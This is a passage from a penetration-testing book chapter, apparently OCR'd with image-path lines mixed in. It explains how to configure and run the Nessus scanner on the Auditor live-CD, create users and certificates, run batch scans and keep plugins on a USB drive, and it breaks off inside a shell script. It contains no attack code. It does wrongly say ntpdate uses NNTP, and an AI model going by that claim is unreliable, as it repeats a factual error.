
Port : 1241

Login : auditor

Password : *******

After logging in, Nessus will display a warning about dangerous plugins, as shown in Figure 8.6. Specific plugins will attempt to knock down a target with denial of service tests. Although the effects of these tests are not permanent, you should always coordinate these tests with you customer, to avoid knocking down a production server during business hours. Some clients will opt to skip denial of service tests altogether, but as a pen tester you should explain that bad guys will use these types of vulnerabilities to their advantage, and they should be tested.

Figure 8.6 Dangerous Plugins Warning



The plugins that have the ability to crash remote services or hosts have been disabled. You should activate them if you want your security audit to be complete

After clicking **OK** to dismiss this dialog box, the Nessus interface is displayed, and you can begin using it to conduct a scan. We'll discuss *using* Nessus later, but let's take a look at the steps Auditor took to configure and launch the Nessus server and client.

Behind the Scenes: Analyzing Auditor's start-nessus Script

Although the process is rife with dialog boxes, Auditor's launch of Nessus is relatively painless. However, in an attempt to keep you from becoming a point-and-clicking script kiddy, let's go behind the scenes to understand Auditor's start-nessus script. The */usr/local/bin/start-nessus* script contains nearly 100 lines, but we'll only look at few key lines within that file (some paraphrased for readability) discussing what, exactly, they accomplish.

```
NESSUSDBIN=nessusd; NESSUSDOPT=""
```

This line defines the name of the Nessus daemon, *nessusd*, storing it in the variable *$NESSUSDBIN*. As mentioned in the previous chapter, this is the server piece of Nessus. The *$NESSUSDOPT* variable is set to NULL. This variable will hold any options that will be passed to the server at runtime.

```
[ -f ~/auditor-nessusd/nessusd.conf ] && NESSUSDOPT="-c $HOME/auditor-
nessusd/nessusd.conf"
```

This line checks for the existence of *~/auditor-nessusd/nessusd.conf*, a file that contains Nessus server configuration options. If this file exists, it is added to the *$NESSUSDOPT* variable, and will be passed to the Nessus server's command line at runtime. This line is significant, as we will see later, since it provides a method for short-circuiting the start-nessus process for our own purposes.

```
rm -f /etc/nessus ; sudo cp -a /KNOPPIX/etc/nessus/. /etc/nessus;
```

This line is shown without file checks in place, but it reveals some typical Knoppix behavior; it copies files from the */KNOPPIX/etc* directory to the running system's */etc* directory. Since the */etc* directory contains program configuration files, this line copies existing Nessus configuration files to a location that Nessus will recognize them. Auditor copies three files: *nessus-services*, *nessusd.conf*, and *nessusd.rules*. These files contain service mapping information (similar to /etc/services), a basic Nessus server configuration file, and the Nessus server's rule file, respectively.

```
mkdir -m 0755 -p /var/lib/nessus/users/auditor
/var/lib/nessus/users/auditor/plugins
```

This line creates two directories, */var/lib/nessus/users/auditor* and */var/lib/nessus/users/auditor/plugins*. The */var/lib/nessus* directory contains Nessus support files, and the */var/lib/nessus/users* directory contains Nessus server users. By creating an *auditor* subdirectory, this line effectively creates a Nessus user. By correctly populating this subdirectory, a user can be defined, and options for that user can be set.

```
echo "plugins_folder = $A_INPUTBOX" >> $HOME/auditor-nessusd/nessusd.conf
```

If specified in the appropriate dialog box, this line will save the location of the custom plugin directory to the nessusd.conf file.

```
mkdir -m 0700 -p /var/lib/nessus/users/auditor/auth
```

The *auth* subdirectory contains authentication information for a Nessus user. The commands in the next two lines will populate this subdirectory.

```
echo "auditor"  | dd of=/var/lib/nessus/users/auditor/auth/password
```

By echoing the word *auditor* into the auditor user's password file, the password for this user is set to *auditor*. This is a quick and easy way of creating a Nessus user, but with default file permissions set to *644*, any user on the system can read the plaintext user password. The *nessus-adduser* script (described below) stores the password's *hash* instead, which is a much more secure option.

```
touch /var/lib/nessus/users/auditor/auth/rules
```

This line creates an empty *rules* file for the *auditor* user. This indicates that the user has wide-open permissions when performing Nessus scans.

```
$NESSUSDBIN $NESSUSDOPT -a 127.0.0.1 -D
```

This line runs the Nessus daemon, or server, in the background (*-D*) with any defined options set by the script, listening on the loopback address.

```
exec nessus
```

This line launches the Nessus client.

In summary, this script performs several actions that are key to the Nessus start-up process. The script creates an */etc/nessus* directory which stores three configuration files: *nessus-services*, *nessusd.conf*, and *nessusd.rules*, all of which are populated from the */KNOPPIX/etc/nessus/* directory of the Auditor CD. The *nessusd.conf* is of particular importance as it stores many of the Nessus server's configuration options. Additionally, the *start-nessus* script creates (and looks for) a *nessusd.conf* file in the *~/auditor*-nessus directory. If this copy of *nessusd.conf* exists, the script honors it instead of the */etc/nessus/nessusd.conf* file. A directory named for a Nessus login user is created within */var/lib/nessus/users*, and a subdirectory, *auth*, is created to store the user's authentication information. Finally, the Nessus server is launched via the *nessusd* command, and the Nessus client is launched via the *nessus* command.

Now that we've seen how Auditor handles the Nessus startup process, let's talk a bit about how the process might work on other UNIX-based systems.

From The Ground Up: Nessus Without A Startup Script

Now that we've had a glimpse of Auditor's procedure for starting Nessus, it's time to focus on the more traditional methods of starting Nessus. In this section we'll explore how Nessus can be configured in other UNIX environments.

Nessus-adduser

First, we'll need to create a Nessus user. This is accomplished with the *nessus-adduser* script. As with most system configuration tasks, it's best to run this with *sudo*, as in *sudo nessus-adduser*. Enter the desired username, and select an authentication method. Selecting *pass* for the authentication method is the easiest and most straightforward option. Enter a password at the **Login Password** prompt, and press **Ctrl+D** at the **rules** prompt for the most basic user creation. At the **OK** prompt, simply press **Enter** to create the user. Example 8.1 shows what this session might look like.


Example 8.1 Nessus-adduser

```
Auditor /home/knoppix# sudo nessus-adduser
Using /var/tmp as a temporary file holder

Add a new nessusd user
----------------------



Login : j0hnny
Authentication (pass/cert) [pass] :
Login password : m@xr0xmYp@ntx0rz

User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that j0hnny has the right to test. For instance, you may want
him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)
^D



Login             : j0hnny
Password          : m@xr0xmYp@ntx0rz
DN                :
Rules             :



Is that ok ? (y/n) [y] y
user added.
```

Nessus-mkcert

Next, we'll need to generate an SSL certificate for the Nessus server. This is accomplished with the *nessus-mkcert* script. After accepting all the default options, *sudo nessus-mkcert* will create the necessary certificates, as shown in Figure 8.7.

Figure 8.7 Creation of Nessus Certificates



```
--------------------------------------------------------------------------------
                        Creation of the Nessus SSL Certificate
--------------------------------------------------------------------------------

Congratulations. Your server certificate was properly created.

/etc/nessus/nessusd.conf updated

The following files were created :

. Certification authority :
   Certificate = /var/lib/nessus/CA/cacert.pem
   Private key = /var/lib/nessus/private/CA/cakey.pem

. Nessus Server :
    Certificate = /var/lib/nessus/CA/servercert.pem
    Private key = /var/lib/nessus/private/CA/serverkey.pem

Press [ENTER] to exit
```

Tools and Traps…

What's This Mac Terminal Window Doing Here?

The *nessus-mkcert* command shown here was run from a Mac Terminal session. Auditor will run on the Mac OS X platform quite nicely under Virtual PC, although a *modprobe de2104x* command is required to enable the (virtual) Ethernet interface in Auditor. Auditor can then be connected to with *shh*, as long as the SSH (Secure Shell) server is enabled with Auditor's SSH startup script *sshstart*. So, don't be put off by this Mac Terminal screen shot. For all intents and purposes, it is identical to local Auditor shell sessions, only prettier! See the FAQ at the end of this chapter for more information.

Nessusd, the Nessus Server Daemon

Now that a user and password has been established, and a server certificate is in place, we'll next need to launch the Nessus server. As we saw in the Auditor startup script, the Nessus server program is named *nessusd*. Although we've only discussed running Nessus so that it listens on the loopback interface, Nessus can listen on any network interface, allowing you to connect with a remote client. In addition, the server can read a configuration file from an alternate location as well. The more common server options are listed in table 8.1.

Table 8.1 Common Nessusd Command-line Options

Option	Description
-h	Show help
-c *configfile*	Configuration file location
-a *address*	The address the server will listen on
-p *port*	The port the server will listen on, default 1241
-D	Listen in background

Nessus: The Nessus Client

The Nessus client serves as the primary user interface to the Nessus server. While often launched from the same machine as the server, the client can certainly be used to connect to a remote server as well. The Nessus client can be used to not only launch the graphical interface; it can also be used in a *batch* mode, to execute a scan from the command line. The popular options for the Nessus client (*nessus*) are listed in Table 8.2.

Table 8.2 Common Nessus Batch Mode Options

Option	Description
-h	Show help
-q	Enable batch mode. Requires host, port, user, password, targets-file, and results-file (in that order).
-s	List saved sessions on the server. Requires host, port, user, and password (in that order).


Continued

Table 8.2 continued Common Nessus Batch Mode Options

Option	Description
-T	Output format. Requires either *nbe, html, html_graph, text, xml, old-xml, tex*, or *nsr*.
-V	Verbose. Force the batch mode to output status messages.
-x	Force acceptance of SSL certificate.

The batch mode options can be quite helpful for running regularly scheduled scans, especially when combined with a program like *cron*. Figure 8.8 shows a batch mode scan run by the local (localhost) Nessus server listening on port 1241, the default Nessus port. The default *auditor/auditor* authentication pair is presented, and a single host (10.1.1.1) is scanned. The output is saved (in default *html* format) to the file *scan.html*, which is shown in the foreground.

Figure 8.8 Nessus Run in Batch Mode



Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help

```
root@2[~]# echo 10.1.1.1 > scan_hosts
root@2[~]# nessus -q localhost 1241 auditor auditor scan_hosts scan.html
The plugins that have the ability to crash remote services or hosts
have been disabled. You should activate them if you want your security
audit to be complete
root@2[~]# 
```

Nessus Scan Report - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location:

file:/home/knoppix/scan.html

Nessus Scan Report

This report gives details on hosts that were tested and issues that were found. Please follow the recommended steps and procedures to eradicate these threats.

Scan Details	
Hosts which were alive and responding during test	1
Number of security holes found	1
Number of security warnings found	0

Host List


Host(s)	Possible Issue
10.1.1.1	Security hole(s) found

[return to top]

Running Nessus on Windows

The Nessus server can be run on Windows, thanks to Tenable's NeWT, the commercial version of Nessus, available from www.nessus.org. NeWT has a much slicker interface than Nessus, as shown in Figure 8.9, although it may feel a bit foreign to most UNIX veterans.

Figure 8.9 Nessus on Windows: NeWT



Protocol(s) used to verify hosts are alive and available for scar

☑ Do a TCP ping

TCP ping destination port(s) built-in


☐ Do an ICMP ping

Number of retries (ICMP)

☐ Make the dead hosts appear in the report

Tenable also makes a Windows-based client available for download from www.nessus.org. The Windows-based client (shown connecting in Figure 8.10) has much of the functionality of the UNIX-based versions, and will eventually include extended features, such as the ability to produce Microsoft Word report files.

Figure 8.10 The NessusWX Windows-based Nessus Client



Name 10.1.1.203

Port number 1241

○ Unencrypted

● TLSv1 ○ SSLv23

○ SSLv3 ○ SSLv2

Login auditor

Password *******

● Authentication by password

○ Authentication by certificate

☑ Save password

```
Nessus Console
SSL library in
New encryption
Database direc
```

Maintaining Nessus

Although Nessus is a terrific tool, it's only as good as the plugins it employs. A virus scanner is relatively useless if it relies on outdated virus signatures. Likewise, a Nessus scan is considered incomplete if it's not scanning for the most recent vulnerabilities. Updating Nessus plugins (or *nasl* scripts) is relatively painless, although the procedure is slightly different depending on the capabilities of your operating system. Auditor, for, example, is a CD-based distribution. Although it can be installed to the hard drive via the **System | Auditor HD Installer** utility, in its default configuration, many of Auditor's system files are read-only, and hard drive space is limited by the amount of system memory. In addition, changes do not stick between reboots unless a persistent home directory is created. In this section, we'll discuss how Nessus' plugin update is handled on standard UNIX variants, and explore how the process can be adapted to CD-based distributions like KNOPPIX and Auditor. In addition, we'll talk briefly about the procedure required to update the Nessus program itself.

Standard Plug-In Update

As any security practitioner will attest, Nessus is certainly a tool worthy of support. Whether that support takes the form of a financial donation or completion of a simple registration form, you should consider supporting the product. Registration of Nessus is quick, easy, and free, and in more recent versions of Nessus, it is required. If your system has the *nessus-fetch* utility, you must register Nessus in order to download plugins. Registration can be completed by accepting the form found at www.nessus.org/register, and by providing a valid e-mail address. An activation code will be mailed to the address you specify and Nessus must be registered with a command like *nessus-fetch --register activation_code*.

Notes from the Underground…

Put Your Money Where Your Mouth Is

If you get paid to perform security assessments, you owe it to your customers to have the latest and greatest Nessus capabilities at your disposal. The best way to accomplish this is by purchasing a direct feed from Tenable. This gives you the ability to download plugins up to seven days before the general (non-paying) public.


Plugins can then be downloaded with the *nessus-update-plugins* program. This program will automatically connect to the Nessus website, download the latest plugin file, and verify their authenticity. This last action is important because it provides assurance that the plugins have not been tampered with. A malicious plugin could cause Nessus to malfunction, or worse, could cause damage to the network being scanned. Once the *nessus-update-plugins* program has completed, the plugins are automatically copied to your system and are recognized by Nessus. This is a relatively simple process, but because of the way in which it updates your system, this process is not very well suited for portable distributions. Let's look at some ways portable distributions can benefit from these updates.

Auditor's Plug-In Update: Method #1

Although future versions of the Auditor Security Collection may support the use of *nessus-update-plugins*, the read-only nature of CD-based distributions currently prevents this. However, once UnionFS is incorporated into mainstream CD-based distributions like Knoppix, live filesystem updates on most CD-based distributions will be possible. Until then, there are workarounds. In this section, we'll explore how an external storage device, like a thumb drive, can be used to store program updates, specifically Nessus plugins. A similar procedure can be used to update programs like Metasploit, and a thumb drive is especially useful for storing scan data between system reboots.

After booting a CD-based system, you should verify the system time and date. This ensures that programs like *tar* will not produce errors. Improperly set system time can affect other operations as well, such as certain cryptographic functions and the daily submit-your-TPS-reports alarm. Time can be set with either the *date* command or the *ntpdate* command, which sets your clock via NNTP (Network News Transfer Protocol), shown in Figure 8.11.


Figure 8.11 Setting the System Time via NNTP



```
root@2[~]# ntpdate 0.pool.ntp.org
16 Nov 14:23:02 ntpdate[4197]: step time server 216.82.75.146 offset 14.511209 sec
root@2[~]#
```

The procedure we'll follow is fairly straightforward. We will mount a USB drive, copy Auditor's Nessus plugins to the USB drive, download the latest plugins from the Nessus website, and point Nessus to the new plugins directory on the thumb drive, now bursting at the seams with good old-fashioned plugin goodness. The entire process is shown in Figure 8.12.

Figure 8.12 Nessus Plugin Update to USB Drive



```
root@2[knoppix]# ntpdate 0.pool.ntp.org
17 Nov 12:15:55 ntpdate[3423]: step time server 146.48.83.182 offset 10792.185518 sec
root@2[knoppix]# mount /dev/sda1 /mnt
root@2[knoppix]# df /mnt
Filesystem           1K-blocks      Used Available Use% Mounted on
/dev/sda1               255716    134448    121268  53% /mnt
root@2[knoppix]# mkdir /mnt/plugins
root@2[knoppix]# cd /mnt/plugins
root@2[plugins]# cp -r /KNOPPIX/var/lib/nessus/plugins /mnt
root@2[plugins]# wget http://www.nessus.org/nasl/all-2.0.tar.gz
--12:40:06--  http://www.nessus.org/nasl/all-2.0.tar.gz
           => `all-2.0.tar.gz'
Resolving www.nessus.org... 66.240.11.101
Connecting to www.nessus.org[66.240.11.101]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 814,653 [application/x-tar]

100%[=========================================================>] 814,653       21.33K/s    ETA 00:00

12:40:47 (19.90 KB/s) - `all-2.0.tar.gz' saved [814653/814653]

root@2[plugins]# tar --no-same-owner -zxf all-2.0.tar.gz
root@2[plugins]# sync
root@2[plugins]# ls | wc -l
6210
root@2[plugins]# █
```


Let's take a look at the steps in detail. First, the system date is set. This prevents any errors from the *tar* command, which rightly complains about date-related issues. Next, the USB drive is mounted on /mnt, the free space is verified, and a *plugins* directory is created. The *plugins* directory that shipped with Nessus (from */KNOPPIX/var/lib/nessus/plugins*) is copied to the USB drive, and the latest plugins are downloaded from the nessus.org website. The downloaded plugins are untarred and uncompressed into the /mnt/plugins directory, at which point both sets of plugins reside in the same directory. The *--no-same-owner* switch prevents permission problems when untarring. The *sync* command is used to commit the changes to the USB drive, and a quick plugin count reveals that approximately 6,200 plugins exist in the directory. Of course this process could be scripted, but the point here is that the plugins can reside on the USB drive, making your plugin collection portable and persistent. Configuration files and utility programs can obviously be saved on a thumb drive also, making a portable distribution much more capable and flexible.

In order to take advantage of all these plugins, simply specify the */mnt/plugins* directory as the custom plugins directory during the nessus-start script, or add the line *plugins_folder=/mnt/plugins* to the nessusd.conf file, and instruct *nessusd* to load this file with the *-d* switch.

Auditor's Plug-In Update: Method #2

The best way to deal with Nessus' clumsiness with regards to portable distributions is with a specialized program. In a UNIX environment, this can be accomplished very easily with some creative shell scripting. Jason Wylie (jason@packetsecurity.net) did just that, and as shown in Figure 8.13, his script is a breeze to use.

Figure 8.13 Simple, Portable Nessus Update



```
root@2[/]# ntpdate 0.pool.ntp.org
19 Nov 23:31:50 ntpdate[3693]: adjust time server 213.239.202.209 offset 0.341382 sec
root@2[/]# mount /dev/sda1 /mnt/sda1
root@2[/]# ~/nessus-usb setup
Configuring a portable setup of /mnt/sda1/nessus as the source for Nessus plugins, configurations, nes
sus-update-plugins-usb, and users...

Device mounted at /dev/sda1 /mnt/sda1 vfat rw 0 0
Copying /var/lib/nessus to the removable device, please be patient this will take a few minutes...
would you like to update the nessus plugins? [y/N]
y
Updating plugins...
```

We start off by setting the proper system date and mounting a USB drive on /dev/sda1. The script is then run in *setup* mode, and after automatically detecting the location of our USB drive, proceeds to update the list of plugins from the Nessus website. Behind the scenes, however, this script is doing a whole lot more than pulling down the plugins. It also remaps some Nessus-specific configuration directories to the USB drive and fixes a few features of the nessus-update-plugins script that are hostile to CD-based distributions. The modified *nessus-update-plugins* script (created with come creative *sed* commands) is saved to the USB drive as *nessus-update-plugins-usb* and can be rerun later to further update the master plugin list. Once setup completes, you'll have a new directory on your USB drive named *nessus*, which contains three new directories: *bin*, *etc_nessus*, and *var_lib_nessus*. These directories contain the updated *nessus-update-plugins* script, the copied contents of the */etc/nessus* directory, and the copied contents of the */var/lib/nessus* including the complete list of Auditor-supplied and Web-downloaded Nessus plugins. The USB drive can then be carried with you, providing an updatable copy of all the support files required by Nessus.

The script also allows you to start and stop the USB mappings via the *start* and *stop* arguments, respectively. The script is listed in its entirety below, and it can also be downloaded from http://johnny.ihackstuff.com and the Syngress website.

```
#!/bin/sh
########################################
#
# Description: Start, Stop, Restart, and configure Nessus for removable
devices
# Created By: Jason Wylie <jason@packetsecurity.net>
# No rights reserved, do with this as you wish....
#
# Version: 1.2
#
########################################
mntpoint="`cat /etc/mtab | grep /mnt/sd |awk '{print $2}' | awk -F/ '{print
$3}'`"

mount_device () {
       if [ ! "`cat /etc/mtab | grep $mntpoint`" ]; then
          echo  "/mnt/$mntpoint is not mounted..."
          echo "would you like to choose a different device? [y/N]"
          read answer
          if [ $answer = "y" ]; then
             echo "Enter alternative device name:"
             read altmount
             $mntpoint=$altmount
             mount /mnt/$mntpoint || mount_device
          else echo "Could not mount device, exiting...."
             exit 1
          fi
          echo "Device mounted at `cat /etc/mtab | grep $mntpoint`"
       fi
}
dir_check () {
       if [ ! -d "/mnt/$mntpoint/tmp" ]; then
          mkdir /mnt/$mntpoint/tmp
       fi
       if [ ! -d "/mnt/$mntpoint/nessus" ]; then
          mkdir /mnt/$mntpoint/nessus
       fi
       if [ ! -d "/mnt/$mntpoint/nessus/bin" ]; then
          mkdir /mnt/$mntpoint/nessus/bin
       fi
}
update_plugins () {
echo "would you like to update the nessus plugins? [y/N]"
       read answer
       if [ $answer = "y" ]; then
          echo "Updating plugins..."
          /mnt/$mntpoint/nessus/bin/nessus-update-plugins-usb
          echo "Update complete..."
          else
          echo ""
          echo "To update plugins, run the custom script at:"
          echo "\"/mnt/$mntpoint/nessus/bin/nessus-update-plugins-usb\""
          echo ""
       fi
}

case "$1" in
'start')
       echo "Setting up /mnt/$mntpoint/nessus as the source for Nessus
plugins, configurations, and users..."
       echo ""
       mount_device
       echo "Device mounted at `cat /etc/mtab | grep $mntpoint`"
       dir_check
       rm -fr /var/lib/nessus
       unlink /etc/nessus
```

```
        sed -e
"s/nessus_detect.nasl/\/var\/lib\/nessus\/plugins\/nessus_detect.nasl/g"
/KNOPPIX/usr/sbin/nessus-update-plugins | sed -e
"s/tmpdir=\/tmp/tmpdir=\/mnt\/$mntpoint\/tmp/g" | sed -e "s/tar=\"-/tar=\"--
no-same-owner -/g" > /mnt/$mntpoint/nessus/bin/nessus-update-plugins-usb
        ln -s /mnt/$mntpoint/nessus/var_lib_nessus/ /var/lib/nessus
        ln -s /mnt/$mntpoint/nessus/etc_nessus/ /etc/nessus
        update_plugins
        echo  "Finished configuring Nessus.  "
        echo  "Restart the Nessus server for the changes to take affect..."
        ;;
'stop')
        echo "Resetting Nessus links..."
        dir_check
        unlink /var/lib/nessus
        unlink /etc/nessus
        ln -s /KNOPPIX/var/lib/nessus /var/lib/nessus
        ln -s /KNOPPIX/etc/nessus /etc/nessus
        echo "Finished resetting Nessus.  Restart the Nessus server for the
changes to take affect..."
        ;;
'setup')
        echo  "Configuring a portable setup of /mnt/$mntpoint/nessus as the
source for Nessus plugins, configurations, nessus-update-plugins-usb, and
users..."
        echo ""
        mount_device
        echo "Device mounted at `cat /etc/mtab | grep $mntpoint`"
        dir_check
        sed -e
